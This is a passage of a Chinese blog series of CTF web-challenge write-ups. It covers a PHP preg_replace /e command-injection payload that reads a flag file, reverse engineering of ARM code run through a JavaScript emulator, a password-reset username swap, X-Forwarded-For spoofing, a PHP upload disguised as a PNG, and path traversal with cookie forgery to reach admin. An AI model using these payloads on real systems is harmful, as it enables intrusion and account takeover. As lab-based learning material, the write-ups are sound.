start.sh
.png
css
index.html
index.php
js
layui
logo.png
s3chahahaDir
start.sh
.png</body>
</html>
```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

发现s3chahahaDir文件夹，继续构造：`/index.php?pat=/(.*)/e&rep=system('ls+s3chahahaDir')&sub=aa` 来查看该文件夹会发现flag文件；继续构造查看flag文件夹的内容：`/index.php?pat=/(.*)/e&rep=system('ls+s3chahahaDir/flag')&sub=aa` 会发现flag.php文件，继续查看：`/index.php?pat=/(.*)/e&rep=system('cat+s3chahahaDir/flag/flag.php')&sub=aa` 就会发现flag。

```
request
Raw Params Headers Hex
GET /index.php?pat=/(.*)/e&rep=system('cat+s3chahahaDir/flag/flag.php')&sub=aa HTTP/1.1
Host: 111.198.29.45:40944
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=e7e49tnin0n7h4c6ja15e7gfk0
Connection: close
x-forwarded-for:127.0.0.1
```

```
response
Raw Headers Hex HTML Render
{ field: 'status', title: '维护状态', minWidth: 120, sort: true },
{ field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresiz
}
],
page: true
});
});</script>
<script>layui.use('element', function() {
var element = layui.element; //导航的hover效果、二级菜单等功能，需要依
//
element.on('nav(demo)', function(elem) {
//console.log(elem)
layer.msg(elem.text());
});
});</script>
<br >
Welcome My Admin !
<br >
<?php
$flag = 'cyberpeace{06f44e9642841ef2091c826fadfc186c}';
?>
<?php
$flag = 'cyberpeace{06f44e9642841ef2091c826fadfc186c}';
?>
</body>
</html>
```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

拿到flag: cyberpeace{06f44e9642841ef2091c826fadfc186c}

补充：  
查看其他大佬的Wp发现有更简单的方法,但是我自己实验的过程中会一直出现错误，[链接放在这](#)，明天再来看

## 十一、Triangle

这里是参考资料;

打开链接以后的界面要求输入flag登录, F12找到一个校验函数以及三个js脚本

```
function login(){
    var input = document.getElementById('password').value;
    var enc = enc_pw(input);
    var pw = get_pw();
    if(test_pw(enc, pw) == 1){
        alert('Well done!');
    }
    else{
        alert('Try again ...');
    }
}
```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)


```
<script src="./unicorn.js"></script>
<script src="./util.js"></script>
<script src="./secret.js"></script>
```

其中secret.js有三个函数, 整理如下

```
function test_pw(e,_){
    var t=stoh(atob(getBase64Image("eye"))),r=4096,m=8192,R=12288,a=new uc.Unicorn(uc.ARCH_ARM,uc.MODE_ARM);
    a.reg_write_i32(uc.ARM_REG_R9,m),a.reg_write_i32(uc.ARM_REG_R10,R),a.reg_write_i32(uc.ARM_REG_R8,_.length),a
    .mem_map(r,4096,uc.PROT_ALL);
    for(var o=0; o<o1.length; o++)a.mem_write(r+o,[t[o1[o]]]);
    a.mem_map(m,4096,uc.PROT_ALL),a.mem_write(m, stoh(_)),a.mem_map(R,4096,uc.PROT_ALL),a.mem_write(R, stoh(e));
    var u=r,c=r+o1.length;
    return a.emu_start(u,c,0,0),a.reg_read_i32(uc.ARM_REG_R5)
}
function enc_pw(e)
{
    var _=stoh(atob(getBase64Image("frei"))),t=4096,r=8192,m=12288,R=new uc.Unicorn(uc.ARCH_ARM,uc.MODE_ARM);
    R.reg_write_i32(uc.ARM_REG_R8,r),R.reg_write_i32(uc.ARM_REG_R9,m),R.reg_write_i32(uc.ARM_REG_R10,e.length),R
    .mem_map(t,4096,uc.PROT_ALL);
    for(var a=0; a<o2.length; a++)R.mem_write(t+a,[_[o2[a]]]);
    R.mem_map(r,4096,uc.PROT_ALL),R.mem_write(r, stoh(e)),R.mem_map(m,4096,uc.PROT_ALL);
    var o=t,u=t+o2.length;
    return R.emu_start(o,u,0,0),htos(R.mem_read(m,e.length))
}
function get_pw()
{
    for(var e=stoh(atob(getBase64Image("templar"))),_="",t=0; t<o3.length; t++)_+=String.fromCharCode(e[o3[t]]);
    return _
}
```

首先看校验函数：要想出现登录成功，test\_pw(enc\_pw(input),get\_pw())得成立。

其中，enc\_pw(input)与输入有关，而get\_pw()直接存在，所以控制台直接运行get\_pw()函数。



得到字符串：XYzaSAAX\_PBssisodjsal\_sSUVWZYYYYb

接下来就是分析enc\_pw()函数。其中一个很关键的点就是函数其实不需要input，内存指令在\_o2[a]，我们需要做的就是还原内存指令，对字符串进行逆向处理，然后输出正确的字符串。

```
...
R.mem_write(t+a, [_o2[a]]);
...
```

接下来就是以十六进制的方式输出写入的内存信息，构造getARM1()函数和toHexString()函数。

函数解析：getARM1()直接调用o2地址存入的数组先进行base64解码，然后用另一个数组输出出来。

然后在控制台执行代码：

```
function getARM1()
{
  var x = stoh(atob(getBase64Image("frei")));
  var output = new Array();
  for(var i = 0; i < o2.length ; i++)
  {
    output[i] = x[o2[i]];
  }
  return output;
}

//返回值为整数需要转化为16进制

function toHexString(byteArray)
{
  return Array.from(byteArray, function(byte)
  {
    return ('0' + (byte & 0xFF).toString(16)).slice(-2);
  }).join('');
}

toHexString(getARM1())
```

```

>> function getARM1()
{
  var x = stoh(atob(getBase64Image("frei")));
  var output = new Array();
  for(var i = 0; i < o2.length; i++)
  {
    output[i] = x[o2[i]];
  }
  return output;
}

//返回值为整数需要转化为16进制

function toHexString(byteArray)
{
  return Array.from(byteArray, function(byte)
  {
    return ('0' + (byte & 0xFF).toString(16)).slice(-2);
  }).join('');
}

toHexString(getARM1())
← "0800a0e10910a0e10a20a0e10030a0e30050a0e30040d0e5010055e30100001a036003e2064084e0064084e2015004e20040c1e5010080e2011081e2013083e2020053e1f2ffffba0000a0e30010a0e30020a0e30030a0e30040a0e30050a0e30060a0e30070a0e30090a0e300a0e3"
https://blog.csdn.net/weixin_44236278

```

然后就会得到一串十六进制字符串：

0800a0e10910a0e10a20a0e10030a0e30050a0e30040d0e5010055e30100001a036003e2064084e0064084e2015004e20040c1e5010080e2011081e2013083e2020053e1f2ffffba0000a0e30010a0e30020a0e30030a0e30040a0e30050a0e30060a0e30070a0e30090a0e300a0e3，然后再把字符串转化成ARM指令，[这里是转化地址](#)。

HEX To ARM Converter    All Conversions    ARM To HEX Converter    Binary Tools    More...    Contact & Donate

## Online HEX To ARM Converter

Current Successful Conversions: **396250**

:4084e2015004e20040c1e5010080e2011081e2013083e2020053e1f2ffffba0000a0e30010a0e30020a0e30030a0e30040a0e30050a0e30060a0e30070a0e30090a0e300a0e3

\*Input your HEX string above then enter an offset (optional - useful for branch instructions), select the architecture and click 'Convert'. The little endian instruction will display in the output box below. The outputtred instruction can also be useful since you can modify it and then convert it back to HEX using our [ARM Converter](#) since the ARM converter can convert almost all instructions outputted by the HEX converter. For Branch instructions, it's suggested you use [Branch Finder](#).

0x

ARMv7 ARM

Convert [Enter]

MOV	R0, R8
MOV	R1, SB
MOV	R2, SL
MOV	R3, #0
MOV	R5, #0
LDRB	R4, [R0]
CMP	R5, #1
BNE	#0x28
AND	R6, R3, #3
ADD	R4, R4, R6
ADD	R4, R4, #6

Made with <3 by Kienn & Dida from IOSGods.com

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

这里有大佬对命令的具体分析

MOV R0, R8 ; R0 = 8192, 这是输入密码的地址

MOV R1, SB ; SB是静态基址寄存器, R1=R9=m(从这获取最后的输出结果, 即输出结果的地址)



MOV R2, SL ; SL是堆栈限制寄存器, R2=R10=e(输入密码的长度)

MOV R3, #0 ; R3是计数器

MOV R5, #0 ; R5储存输入密码的上一个地址位数据的奇偶性

LDRB R4, [R0] ; 此处是0x14, 将寄存器数值传入R4

CMP R5, #1 ; 将R5与1相减, 结果存在标志位中

BNE #0x28 ; 根据标志位的结果, 判断R5与1是否相等, 若不相等则跳转到0x28处

AND R6, R3, #3 ; 将R3和3相与结果传入R6, 相当于截取R3二进制最后两位传入R6

ADD R4, R4, R6 ; 将R4 与R6相加的结果传入R4

ADD R4, R4, #6 ; 此处是0x28, R4加6

AND R5, R4, #1 ; 将R4和1相与的结果传入R5, 若R4为偶数则R5=0反之R5=1

STRB R4, [R1] ; 将R4的低8位传入以R1为基址的存储器地址中

ADD R0, R0, #1 ; R0加一

ADD R1, R1, #1 ; R1加一

ADD R3, R3, #1 ; R3加一, R3是计数器

CMP R3, R2 ; 将R3与R2相减, 结果存在标志位中

BLT #0x14 ; 根据标志位的结果判断R3是否小于R2若小于则跳转到0x14处, 即若计数器小于输入密码长  
续循环

MOV R0, #0

MOV R1, #0

MOV R2, #0

MOV R3, #0

MOV R4, #0

MOV R5, #0

MOV R6, #0

MOV R7, #0

MOV SB, #0

MOV SL, #0

这里是有关于ARM指令详解及实例。

然后运用同样的方法把test\_pw()的内存信息输出，仿照getARM1()构造getARM2()函数,然后调用toHexString(getARM2())函数。

```
function getARM2()
{
  var x = stoh(atob(getBase64Image("eye")));
  var output = new Array();
  for(var i = 0; i < o1.length ; i++)
  {
    output[i] = x[o1[i]];
  }
  return output;
}
```

注：getARM1()和getARM2()函数的不同在于变量不同，然后存入的地址不同，具体观察secret.js  
然后控制台运行代码



得到十六进制字符串：

0900a0e10a10a0e10830a0e10040a0e30050a0e300c0a0e30020d0e50060d1e5056086e201c004e200005ce30000000a036046e2060052e10500001a010080e2011081e2014084e2030054e1f1ffffba0150a0e30000a0e30010a0e30020a0e30030a0e30040a0e30060a0e30070a0e30080a0e30090a0e300a0a0e300c0a0e3

然后再转化成ARM指令得到：

MOV R0, SB ; SB是静态基址寄存器,R0=R9=m,这是隐藏的密码 (get\_pw()的返回值) 的头地址

MOV R1, SL ; SL是堆栈限制寄存器,R1=R10=R,这是输入的密码的头地址

MOV R2, R0 ; R0是输入密码的长度

```

MOV    R3, R0      ; R0是输入密码的长度
MOV    R4, #0
MOV    R5, #0
MOV    IP, #0
LDRB   R2, [R0]    ; 此处是0x18 传入隐藏密码
LDRB   R6, [R1]    ;传入输入密码
ADD    R6, R6, #5  ; 将R6加5的结果传入R6
AND    IP, R4, #1  ;将R4与1相与的结果传入IP
CMP    IP, #0      ; 判断IP与0是否相等
BEQ    #0x34       ; 如果IP==0或者说R4是偶数将会跳转到0x34
SUB    R6, R6, #3  ; 如果IP!=0 将R6减3的结果传入R6
CMP    R2, R6      ;此处是0x34, 判断R2与R6是否相等
BNE    #0x54       ;如果R2与R6不相等则跳转到0x54
ADD    R0, R0, #1  ; R0加一
ADD    R1, R1, #1  ; R1加一
ADD    R4, R4, #1  ; R4加一,R4是一个计数器
CMP    R4, R3      ; 比较R4与R3的大小
BLT    #0x18       ; 如果R4小于R3则跳转到0x18
MOV    R5, #1
MOV    R0, #0      ; 此处是0x54
MOV    R1, #0
MOV    R2, #0
MOV    R3, #0
MOV    R4, #0
MOV    R6, #0
MOV    R7, #0
MOV    R8, #0
MOV    SB, #0
MOV    SL, #0
MOV    IP, #0

```

根据命令结果分析会得到逆向函数:

test\_pw()的逆向函数:

```
function findReqR6()
{
    var pw = stoh("XYzaSAAX_PBssisodjsal_sSUVWZYyYb"); //从get_pw()的到的返回值
    var required = new Array();
    for(var i = 0 ; i < pw.length; i ++ )
    {
        var a = pw[i];
        a = a - 5;           //原流程加5
        if(i & 1 == 1)
        {
            a = a + 3;       // 原流程减3
        }
        required[i] = a;
    }
    return required;
}
htos(findReqR6())
```

然后控制台执行

```
function findReqR6()
{
    var pw = stoh("XYzaSAAX_PBssisodjsal_sSUVWZYyYb"); //从get_pw()的到的返回值
    var required = new Array();
    for(var i = 0 ; i < pw.length; i ++ )
    {
        var a = pw[i];
        a = a - 5;           //原流程加5
        if(i & 1 == 1)
        {
            a = a + 3;       // 原流程减3
        }
        required[i] = a;
    }
    return required;
}
htos(findReqR6())
```

```
⌘ "SWu_N?<VZN=qngnm_hn_g]nQPTRXTWT`"
```



[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

得到字符串: SWu\_N?<VZN=qngnm\_hn\_g]nQPTRXTWT`

然后接着构造enc\_pw()的逆向函数:

```
function reverseEnc(argarray)
{
  var test = 0;
  var output = new Array();
  for(var i = 0 ; i < argarray.length ; i++)
  {
    var x = argarray[i];
    if(test == 1)
    {
      var sub = (i & 3);
      x = x - sub;      //原流程加上相与值.
    }
    x = x - 6;          //原流程加6
    test = (argarray[i] & 1);
    output[i] = x;
  }
  return output;
}

htos(reverseEnc(findReqR6()))
```

然后控制台执行

```
>> function reverseEnc(arry)
{
  var test = 0;
  var output = new Array();
  for(var i = 0 ; i < arry.length ; i++)
  {
    var x = arry[i];
    if(test == 1)
    {
      var sub = (i & 3);
      x = x - sub;      //原流程加上相与值.
    }
    x = x - 6;          //原流程加6
    test = (arry[i] & 1);
    output[i] = x;
  }
  return output;
}
```

```
htos(reverseEnc(findReqR6()))
```


```
← "MPmVH94PTH7hhafgYahYaVfKJNLRNQLZ"
```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

```
>>
```

得到字符串: MPmVH94PTH7hhafgYahYaVfKJNLRNQLZ

输入界面验证login, 返回Well done, 说明flag找到



拿到flag: MPmVH94PTH7hhafgYahYaVfKJNLRNQLZ

流程总结:

最终

1. F12找到校验函数以及secret.js中的三个函数，得到出现flag的判断条件
2. 分析三个函数，其中get\_pw()函数并未写入内存，是直接存在的，所以控制台直接调用；而enc\_pw()函数和test\_pw()函数写入内存，所以构造函数使其存入信息输出，再把字符串转化成ARM命令。
3. 根据ARM命令构造出逆向函数


参考资料总结：

1. [参考WP](#)；
2. [参考ARM指令](#)；
3. [参考ARM内存操作](#)

---

## 十二、bug

打开链接以后，是一个登录页面，首先选择注册一个账号，完成后登录会看到如下界面



[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

只有点击Manage的时候会显示不是admin，没有管理员权限，所以现在可以抓包修改username为admin。具体方法是：首先logout，然后点击findpwd,验证账号以后重置密码，点击reset的时候同时抓包，然后修改username为admin

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://111.198.29.45:45374/index.php?module=findpwd&step=1&doSubmit=yes
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=00egj3l45mpva15f557o7s3gc0
Connection: close
```

username=admin&newpwd=123456

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

之后使用admin和修改后的密码login，点击Manage出现IP禁止的弹窗

The screenshot shows a warning message with the IP address '111.198.29.45:45374' and the text '显示 IP Not allowed!'.

确定

于是点击Manage时抓包，修改请求头，添加X-Forwarded-For: 127.0.0.1，点击发送，然后查看网页源代码就会得到 `index.php?`

```
<div class="wbox">
  <div class="container">
    <p>Where Is The Flag?</p>
    <p style="font-size:100px">: )</p>
  </div>
</div>
<!-- index.php?module=filemanage&do=???-->
</body>
</html>
```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

`module=filemanage&do=???` 的提示

根据提示知道有一个模块叫filename，然后要执行一个命令，根据filename猜测可能是要上传文件，do=upload是上传点，于是构造URL，访问就会得到上传文件界面

`.198.29.45:45374/index.php?module=filemanage&do=upload`

Just image?



选择文件 未选择任何文件

upload

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

然后随便上传一个文件又会有弹窗提示"You know what i want!", 于是在上传文件的时候抓包，会得到请求头以及一堆乱码，修改文件后缀，然后将文件头修改为图片文件类型文件头，将内容改为PHP格式，这里运用到的知识点是文件内容解析漏洞以及文件头的相关知识。

```
Connection: close
-----WebKitFormBoundaryt8LdWV8ddHwORlJ0
Content-Disposition: form-data; name="upload"; filename="1827030121.php4"
Content-Type: image/png

x89PNG
<script language="php">a</script>
```

```
<head>
  <title>Message</title>
  <meta charset="UTF-8" />
</head>
<body>
  <script>alert('you have get points,here is the
flag:cyberpeace{e7df207e64067531e75a4f3dba2f755b}');</script><script>window.location.href='index.php'</script>
```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

拿到flag: cyberpeace{e7df207e64067531e75a4f3dba2f755b}


### 十三、wtf.sh-150

参考资料;



点开链接以后是一个论坛的界面，可以注册登录账号、发布文章，回复等等。点击浏览几篇文章以后就会发现URL `http://111.198.29.45:46648/post.wtf?post=???`，???代表访问文章的用户名，看了Wp以后才知道这种叫做目录穿越漏洞：如果通过危险的方式访问用户可控数据的后台文件或者目录时会出现路径遍历，如果把路径遍历序列放入文件名就可以访问服务器上的任何文件。

于是构造URL：`http://111.198.29.45:46648/post.wtf?post=../` 访问就会得到网站源码




搜索关键字flag就会发现关键代码，`$ if is_logged_in && [[ "${COOKIES['USERNAME']}" = 'admin' ]] && [[ ${username} = 'admin' ]] $ then $ get_flag1 $ fi $ fi`，即，如果使用admin登录的话就会得到flag1。

可以随便注册一个账号，然后登录，会发现cookie中出现了token和username字段



而且在网站源码中发现了users目录，利用文件包含漏洞就可以得到所有用户的cookie信息。



根据查询到的信息，直接在浏览器中修改cookie中的token和username值

存储 无障碍环境

项目过滤器

键	最后访问	值	HttpOnly
19 06:19:5...	Thu, 15 Aug 2019 07:01:29...	uYpiNNf/X0/0xNfqmsuoKFtEtRIQDwNbS2T6LdHDRWH5p3x4bL4sxNORMg17K...	false
19 06:19:5...	Thu, 15 Aug 2019 07:01:39...	admin	false

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

刷新页面就会登录到admin账号，然后再Profile中会发现flag1

111.198.29.45:46648/profile.wtf?user=jlvfK

```
5. What can do on your holiness care to our own country, with his equipment, things than death and, uh, I can do! Yo
6. RE: ... IF it weren't run by a payphone.
7. Was that wiped out a girl.
8. RE: No one day.
9. RE: Remember, hacking is just a service that would be dirt cheap...
10. RE: Remember, hacking is just a service that would be dirt cheap...
11. RE: Remember, hacking is just a service that would be dirt cheap...
12. RE: Remember, hacking is just a service that would be dirt cheap...
13. RE: Look, even if you was black, man! Yo, man, you an amateur, man.
14. Use only the shit in your house, you'll get one back for life. Boy meets world. Let's go?
15. RE: It's somehow connected with others.
16. RE: That's Razor and you've still gotta save all your asses. I gotta find the files, man, you was black, man! Whc
17. RE: That's Razor and you've still gotta save all your asses. I gotta find the files, man, you was black, man! Whc
18. RE: Active matrix, man.
19. RE: What can do on your holiness care to our own country, with his equipment, things than death and, uh, I can do
20. RE: What can do on your holiness care to our own country, with his equipment, things than death and, uh, I can do
21. RE: Nice place, huh.
22. RE: See, we're very busy. A TV network that wishes to the phone and drop in five bucks in our show.
23. RE: This is Zero Cool, man! Yo, showtime, showtime!
24. RE: What do you want?
25. RE: What do you want?
26. RE: Look, there is launch the hacker, sieze his mother. Hmm.
27. RE: Let's keep her.
28. RE: She's rabid, but cute.
29. RE: She's rabid, but cute.
30. RE: Hey, Burn. We got photographic memory. Lisa!
31. RE: Big deal. A garbage file's got shit outa you, okay? Now I'm gonna be good.
32. RE: It's a nasty, antisocial, very uncool virus program? A wake up call for this heinous scheme hatched from with
33. RE: What, your mom buy you ten minutes to get in, and Blade.
34. RE: She's rabid, but cute.

Flag: xctf{cb49256d1ab48803}
```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

